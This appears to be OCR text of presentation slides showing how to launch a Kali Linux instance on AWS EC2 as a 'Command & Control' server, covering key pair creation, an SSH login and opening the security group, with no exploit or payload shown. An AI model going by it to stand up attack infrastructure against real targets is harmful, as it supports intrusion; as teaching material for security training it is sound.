
Instance Type

Instance Type	ECUs	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS-Optimized Available	Network Performance
t2.micro	Variable	1	1	EBS only	-	Low to Moderate

Security Groups

Security group name Kali Linux-kali-2017-3-AutogenByAWSMP-
Description This security group was generated by AWS Marketplace and is based on recommended settings for Kali Linux version kali-2017.3 provided by Kali

Command & Control
Setup SSH



Select an existing key pair or create a new key pair

A key pair consists of a **public key** that AWS stores, and a **private key file** that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.

Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about removing existing key pairs from a public AMI .

Create a new key pair ▾


Key pair name

kaliDemo

You have to download the **private key file** (*.pem file) before you can continue. **Store it in a secure and accessible location.** You will not be able to download the file again after it's created.

@h3xg4m3s

Command & Control
View Instance(s)




ıce Type	Availability Zone	Instance State	Status Checks	Alarm Status	Public DNS (IPv4)	IPv4 Public IP	IPv6 IPs	Key Name
ro	us-east-2c	● running	Initializing	None	ec2-52-14-70-91.us-ea...	52.14.70.91	-	kaliDemo

Instance: i-0ea0e74b16f187b88 **Public DNS:** ec2-52-14-70-91.us-east-2.compute.amazonaws.com

Instance ID	i-0ea0e74b16f187b88	Public DNS (IPv4)	ec2-52-14-70-91.us-east-2.compute.amazonaws.com
Instance state	running	IPv4 Public IP	52.14.70.91
Instance type	t2.micro	IPv6 IPs	-

@h3xg4m3s

Command & Control
Log In with ec2-user




```
unix@DSNB001:~$
unix@DSNB001:~$ ssh -i /mnt/c/Users/ryan/Desktop/kaliDemo.pem ec2-user@52.14.70.
91
The authenticity of host '52.14.70.91 (52.14.70.91)' can't be established.
ECDSA key fingerprint is SHA256:srA3ShQQruYI+pRRhY7          D7NNP8GzwGjIQ.
Are you sure you want to continue connecting (yes/n )? yes
Warning: Permanently added '52.14.70.91' (ECDSA) to          f known hosts.

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ec2-user@kali:~$
```

# ssh –i <path to keyfile> ec2-user@<ip of instance>


Command & Control
Allow traffic



Status	Public DNS (IPv4)	IPv4 Public IP	IPv6 IPs	Key Name	Monitoring	Launch Time	Security Groups
	ec2-52-14-70-91.us-ea...	52.14.70.91	-	kaliDemo	disabled	January 7, 2018 at 2:21:15 P...	Kali Linux-kali-20...

Select the security group

Command & Control
Allow traffic



Name	Group ID	Group Name	VPC ID	Description
	sg-7df51416	Kali Linux-kali-2017-3-Autog...	vpc-7727ee1f	This security group was generated by AWS Marketplace and is b

